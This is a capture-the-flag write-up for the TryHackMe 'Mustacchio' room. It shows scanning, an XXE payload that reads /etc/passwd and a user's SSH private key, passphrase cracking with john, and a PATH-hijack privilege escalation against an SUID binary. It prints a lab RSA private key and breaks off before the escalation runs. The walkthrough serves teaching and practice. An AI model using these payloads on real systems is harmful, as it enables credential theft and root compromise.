

TryHackMe - Mustacchio

Writeup by: raphel

Room Name: Mustacchio

Difficulty: Easy


Description: Easy boot2root Machine

Enumeration

I start with a rustscan on the target to quickly enumerate all open ports. I use rustscan for my initial scans because it's quick and scans all 65565

```
rustscan -a <ip>
```

```
(kali㉿kali)-[~/Desktop/THM/Mustaccio]
$ rustscan -a 10.201.125.202
```



```
The Modern Day Port Scanner.
```

```
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
```

```
Scanning ports faster than you can say 'SYN ACK'
```

```
[~] The config file is expected to be at "/home/kali/.rustscan.toml"
```

```
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
```

```
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
```

```
Open 10.201.125.202:22
Open 10.201.125.202:80
Open 10.201.125.202:8765
```

```
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-16 13:11 EDT
Initiating Ping Scan at 13:11
Scanning 10.201.125.202 [4 ports]
Completed Ping Scan at 13:11, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:11
Completed Parallel DNS resolution of 1 host. at 13:11, 0.13s elapsed
DNS resolution of 1 IPs took 0.13s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 13:11
Scanning 10.201.125.202 [3 ports]
Discovered open port 22/tcp on 10.201.125.202
Discovered open port 8765/tcp on 10.201.125.202
Discovered open port 80/tcp on 10.201.125.202
Completed SYN Stealth Scan at 13:11, 0.06s elapsed (3 total ports)
Nmap scan report for 10.201.125.202
Host is up, received reset ttl 62 (0.051s latency).
Scanned at 2025-09-16 13:11:28 EDT for 0s
```

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack ttl 62
80/tcp	open	http	syn-ack ttl 62
8765/tcp	open	ultraseek-http	syn-ack ttl 62

```
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
Raw packets sent: 7 (284B) | Rcvd: 4 (172B)
```

I see that ports 22, 80, and 8765 are open. After running rustscan, I like to do an nmap scan on the discovered ports to learn more about them.

```
nmap -sC -sV -p 22,80,8765 <ip> -o scan.txt
```

```


(kali㉿kali)-[~/Desktop/THM/Mustacchio]
$ nmap -sC -sV -p 22,80,8765 10.201.125.202 -o scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-16 13:13 EDT
Nmap scan report for 10.201.125.202
Host is up (0.13s latency).


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  2048 58:1b:0c:0f:fa:cf:05:be:4c:c0:7a:f1:f1:88:61:1c (RSA)
|_  256 3c:fc:e8:a3:7e:03:9a:30:2c:77:e0:0a:1c:e4:52:e6 (ECDSA)
|_  256 9d:59:c6:c7:79:c5:54:c4:1d:aa:e4:d1:84:71:01:92 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Mustacchio | Home
|_ http-robots.txt: 1 disallowed entry
|_/
8765/tcp  open  http     nginx 1.10.3 (Ubuntu)
|_ http-title: Mustacchio | Login
|_ http-server-header: nginx/1.10.3 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.54 seconds

```

It looks like port 80 and 8765 are serving http, one a home page, and one a login page.





I think the login page will be my focus, but I'll run a directory scan for both ports just to see if I find anything interesting.

```
gobuster dir -u http://<ip> -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
```

```
(kali@kali)-[~/Desktop/THM/Mustacchio]
$ gobuster dir -u http://10.201.125.202 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.201.125.202
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode
```

```
gobuster dir -u http://<ip>:8765 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
```

```
(kali@kali)-[~/Desktop/THM/Mustacchio]
$ gobuster dir -u http://10.201.125.202:8765 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.201.125.202:8765
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode
```

A few directories are found. The ones that stick out to me are **/custom** on the port 80 web server and **/auth** on the port 8765 web server.


```
(kali@kali) - [~/Desktop/THM/Mustacchio]
$ gobuster dir -u http://10.201.125.202 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.201.125.202
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 317] [→ http://10.201.125.202/images/]
/custom (Status: 301) [Size: 317] [→ http://10.201.125.202/custom/]
/fonts (Status: 301) [Size: 316] [→ http://10.201.125.202/fonts/]
/server-status (Status: 403) [Size: 279]
Progress: 220559 / 220560 (100.00%)

Finished
```

```
(kali@kali) - [~/Desktop/THM/Mustacchio]
$ gobuster dir -u http://10.201.125.202:8765 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.201.125.202:8765
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/assets (Status: 301) [Size: 194] [→ http://10.201.125.202:8765/assets/]
/auth (Status: 301) [Size: 194] [→ http://10.201.125.202:8765/auth/]
Progress: 220559 / 220560 (100.00%)




Finished
```

I'm unable to access the **/auth** page, so it doesn't seem likely to be an entry-point.

Looking at the **/custom** directory, there's additional paths for css and js. I want to check out the js path, maybe there will be scripts in there that show me how logins/authentication are handled.



Index of /custom

Name	Last modified	Size	Description
<hr/>			
 Parent Directory		-	
 css/	2021-06-12 15:48	-	
 js/	2021-06-12 15:48	-	

Apache/2.4.18 (Ubuntu) Server at 10.201.125.202 Port 80

← → ↻ 🏠 10.201.125.202/custom/js/

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali N

Index of /custom/js

Name	Last modified	Size	Description
📁 Parent Directory	-	-	-
📄 mobile.js	2021-06-12 15:48	1.4K	
📄 users.bak	2021-06-12 15:48	8.0K	

Apache/2.4.18 (Ubuntu) Server at 10.201.125.202 Port 80

Unexpectedly, I find a backup file named **users.bak**. I'm going to download it and see if there's any credentials in it.

```
(kali@kali) ~ [~/Desktop/THM/Mustacchio]
$ cat users.bak
***01
```

Nice! A username and password hash. I'll use CrackStation to uncover the password.

Hash	Type	Result
***01	sha1	

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Easy day. I wonder if these credentials will work on the port 8765 login page.

Logging into web with Gathered Credentials

← → ↻ 🏠 10.201.125.202:8765/home.php

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB GTFOBins Online - Reverse Shell ... CrackStation - Online ...

ADMINPANEL

Logout

Add a comment on the website.

Submit

It worked! It brought me to **/home.php** which has a page to add a comment on the website. I wonder if I can use this for an injection to spawn a reverse shell or expose critical information.

Inspecting the source of the page, I find an exposed file path.

```
<script type="text/javascript">
  //document.cookie = "Example=/auth/dontforget.bak"; function checktarea() { let tbox = document.getElementById("box").value; if (tbox == null || tbox.length == 0) {
    alert("Insert XML Code: ") } }
</script>
```

Downloading and reading the file, I find that the comment upload box XML encodes the input.

```
(kali@kali) ~/Desktop/TMM/Mustacchio
$ cat dontforget.bak
<?xml version="1.0" encoding="UTF-8"?>
<comment>
  <name>Joe Hamd</name>
  <author>Barry Clad</author>
  <com>his paragraph was a waste of time and space. If you had not read this and I had not typed this you and I could've done something more productive than reading this mindlessly and carelessly as if you did not have anything else to
do in life. Life is so precious because it is short and you are being so careless that you do not realize it until now since this void paragraph mentions that you are doing something so mindless, so stupid, so careless that you realize
that you are not using your time wisely. You could've been playing with your dog, or eating your cat, but no. You want to read this barren paragraph and expect something marvelous and terrific at the end. But since you still do not realize
that you are wasting precious time, you still continue to read the null paragraph. If you had not noticed, you have wasted an estimated time of 20 seconds.</com>
</comment>
```

Exploitation

After doing [some research](#), I find that this may be vulnerable to an XML External Entity (XXE) attack.

Additionally, I found this in the HTML source for the comment upload page.


```
<body>
  <!--Barry, you can now SSH in using your key!-->
  
  <nav class="position-fixed top-0 w-100 m-auto"></nav>
  <section id="add-comment" class="container-fluid d-flex flex-column align-items-center justify-content-center"></section>
  <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.0.0-beta3/dist/js/bootstrap.bundle.min.js" integrity="sha384-JEW9xMcG8R+ph31jmWVF6oPP0WintQrMb4s7Z0dauHnUtxw6G2vI5DkL53qm9Ekf" crossorigin="anonymous"></script>
</body>
</html>
```

Maybe I can use an XXE attack to retrieve Barry's private SSH key and log in with it.

Using this payload in the comment box:


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [<!ENTITY test SYSTEM 'file:///etc/passwd'>]>
<comment>
  <name>Joe Hamd</name>
  <author>Barry Clad</author>
  <com>&test;</com>
</comment>
```

The page returns the contents of `/etc/passwd`



I'm going to modify the payload to try to retrieve Barry's private SSH key.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [<!ENTITY test SYSTEM 'file:///home/barry/.ssh/id_rsa'>]>
<comment>
  <name>Joe Hamd</name>
  <author>Barry Clad</author>
  <com>&test;</com>
</comment>
```



Barry's private SSH key! It's formatted pretty awfully.

I created a text file named `barry_id_rsa` and formatted it properly. I also gave it the correct permissions so the SSH client would accept the key.

```
(kali㉿kali)-[~/Desktop/THM/Mustacchio]
$ cat barry_id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC,D137279D69A43E71BB7FCB87FC61D25E

jqDJP+b1Ur+xMlASYB9t4gFyMl9VugHqJAyLGZE6J/b1nG57eGYOM8wdZvVMGrfN
bNJVZXj6VluZMr9uEX8Y4vC2bt2KCBiFg224B61z4XJoiWQ35G/bXs1ZGxXoNIMU
MzdJ7DH1k226qQMtm4q96MZKEQ5ZFa032SohtfDPsoim/7dNapEOujRmw+ruBE65
l2f9wZCfDaEZvxCSyQFDJjBxm07mqfSJ3d59dwhrG9duruu1/alUUvI/jm8b0S2D
Wfyf3nkYXWyD4SPCSTKcy4U9YW26LG7KMFLcWcG0D3l6l1DwyeUBZmc8UAuQFH7E
NsNswVykkr3gswl2BMTqG21bw/1gOdCj3Byc1LJ6mRWXfD3HSmWcc/8bHfdvVSgQ
ul7A8R0lZvri7/WHlC1A1SfcrFaUj8vfXi53fip9gBbLf6sy0o0zDJ4Vvw3yc0ie
TH6b6mGFexRiSaE/u3r54vZzL0KHgXtapzb4gDL/yQJo3wqD1FfY7AC12eUc9NdC
rcvG8XcDg+oBQokDnGVSnGmmvmPxIsVTT3027ykwzei3WVlagMBC00/ekoYeNWLX
bh1lqTtQ6uC1kHjyTHUKNZVB78eDSankoERLyfcda49k/exHZYTmmKKcdjNQ+KNk
4cpvlG9Qp5Fh7uFCDWohE/qELpRKZ4/k6HiA4FS13D59JlvLCKQ6IwOfIRnstYB8
7+YoMkPWHvKjms/vMX+eLcZcvh47KNdNl4kQx65B5TmrUSK8GgGnqIJu2/G1fBk+
T+gWceS51WrXIJuimmjwuFD3S2XZaVXJSdK7ivD3E8KfWjgMx0zXFu4McnCfAWki
ahYmead6WiWhtM98G/hQ6K6yPDO7GDh7BZuMgpND/LbS+vpBPRzXotCLXH6Q99I7
LIuQCN5hCb8ZHF06A+F2aZnpg0G7FsyTwTnActZL261GdxhNi+3tj0VDGQkPVUs
pkh9gqv5+mdZ6LVEqQ31eW2zdtCUfUu4WSzr+AndHPa2lqt90P+wH2iSd4bMSsXg
laXPXdcVJxmwTs+Kl56fRomKD9YdPtD4Uvyr53Ch7CiiJNsFJg4LY2s7WiAlxx9o
vpJLGMtpzhg8AXJFVAtwaRAFPxn54y1FITX6tiV62yDRjPsXfzwbMNsVGFgvQK
DZkaeK+bBjXrmuQ4EB9K540Ru06d7kiwKNnTVgTspWlVCebMfLii76SKtxLVpnF
6aak2iJkMIQ9I0bukDOLXMOAoEamLKJT5g+wZCC5aUI6cZG0Mv0XKbSX2DTmhyUF
ckQU/dcZcx9UXoIFhx7DesgroBTR6fEBLqsn70PLSFj0LAHHCgIsxPawmlvSm3bs
7bdofhlZBjXYdILZGBAqdq5jBJU8GtFcGyph9cb3f+C3nkmeDZJGRJwxUYeUS90f
1dVkfWUUh2*9apWRV8pJM/ByDd0kNwa/c//MrGM0+DKkHoAZKfDl3sC0gdRB7kUQ
+Z87nFIImxw95dxVvoZXZv0MSb7Ovf27AUhUeeU8ctWselKRmPw56+Xh0bBoAbRIn
7mxN/N5LlosTefJnlhdIhIDTDMsEwjACA+q686+bREd+drajgk6R9eKgSME7geVD
-----END RSA PRIVATE KEY-----

(kali㉿kali)-[~/Desktop/THM/Mustacchio]
$ chmod 600 barry_id_rsa

(kali㉿kali)-[~/Desktop/THM/Mustacchio]
$
```

Before I try to login with just the key, I'm going to see if there's a passphrase associated with the key using `john`.

```
ssh2john barry_id_rsa > pass.hash

john --wordlist=/usr/share/wordlists/rockyou.txt pass.hash

(kali㉿kali)-[~/Desktop/THM/Mustacchio]
$ ssh2john barry_id_rsa > pass.hash

(kali㉿kali)-[~/Desktop/THM/Mustacchio]
$ john --wordlist=/usr/share/wordlists/rockyou.txt pass.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
barry_id_rsa (barry_id_rsa)
1g 0:00:00:03 DONE (2025-09-16 14:44) 0.3095g/s 919687p/s 919687c/s 919687C/s urieljr.k..urielfabricio07
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Logging into SSH with Stolen SSH Key and Passphrase

Great, I got a passphrase, now I can login via SSH using Barry's SSH key.

```
ssh -i barry_id_rsa barry@<ip>
```



```
(kali㉿kali)-[~/Desktop/THM/Mustacchio]
$ ssh -i barry_id_rsa barry@10.201.125.202
The authenticity of host '10.201.125.202 (10.201.125.202)' can't be established.
ED25519 key fingerprint is SHA256:8ffSUaKVshwAGNYcOWTbXfy0ik5uNnUqe/0nXK/ybSA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.201.125.202' (ED25519) to the list of known hosts.
Enter passphrase for key 'barry_id_rsa':
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-210-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

34 packages can be updated.
16 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

barry@mustacchio:~$
```

User flag acquired.

```
barry@mustacchio:~$ ls
user.txt
barry@mustacchio:~$ cat user.txt
[REDACTED]
barry@mustacchio:~$
```

Privilege Escalation

Looking around the filesystem, I find another user, **joe**, that has an executable named **live_log**.

```
barry@mustacchio:~$ cd .
barry@mustacchio:~$ cd ..
barry@mustacchio:/home$ ls
barry  joe
barry@mustacchio:/home$ cd joe
barry@mustacchio:/home/joe$ ls
live_log
```

Luckily, this executable has the SUID bit set. I wonder if I can leverage this.

```
find / -user root -perm -4000 -print 2>/dev/null
```

```
barry@mustacchio:/home/joe$ find / -user root -perm -4000 -print 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/newuidmap
/usr/bin/gpasswd
/home/joe/live_log
/bin/ping
/bin/ping6
/bin/umount
/bin/mount
/bin/fusermount
/bin/su
```

I'll use strings on the executable to see if I can get any information on how the program works.

```
strings live_log
```

```

barry@mustacchio:/home/joe$ strings live_log
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
printf
system
__cxa_finalize
setgid
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
Live Nginx Log Reader
tail -f /var/log/nginx/access.log
:*3$
GCC: (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.8060
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
demo.c
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
_ITM_deregisterTMCloneTable
edata
system@GLIBC_2.2.5
printf@GLIBC_2.2.5
__libc_start_main@GLIBC_2.2.5
__data_start
__gmon_start__
__dso_handle
_IO_stdin_used
__libc_csu_init
__bss_start
main
setgid@GLIBC_2.2.5
__TMC_END__
_ITM_registerTMCloneTable
setuid@GLIBC_2.2.5

```

I see that the program uses the tail binary, but doesn't use the absolute path for it. I'm going to try to create my own tail binary that spawns a root shell.

```

barry@mustacchio:/tmp$ cat tail
/bin/bash
barry@mustacchio:/tmp$ chmod 777 tail
barry@mustacchio:/tmp$ export PATH=/tmp:$PATH
barry@mustacchio:/tmp$ █

```

I also edit the PATH variable so that when I run the program it uses the tail binary I created in the /tmp directory.

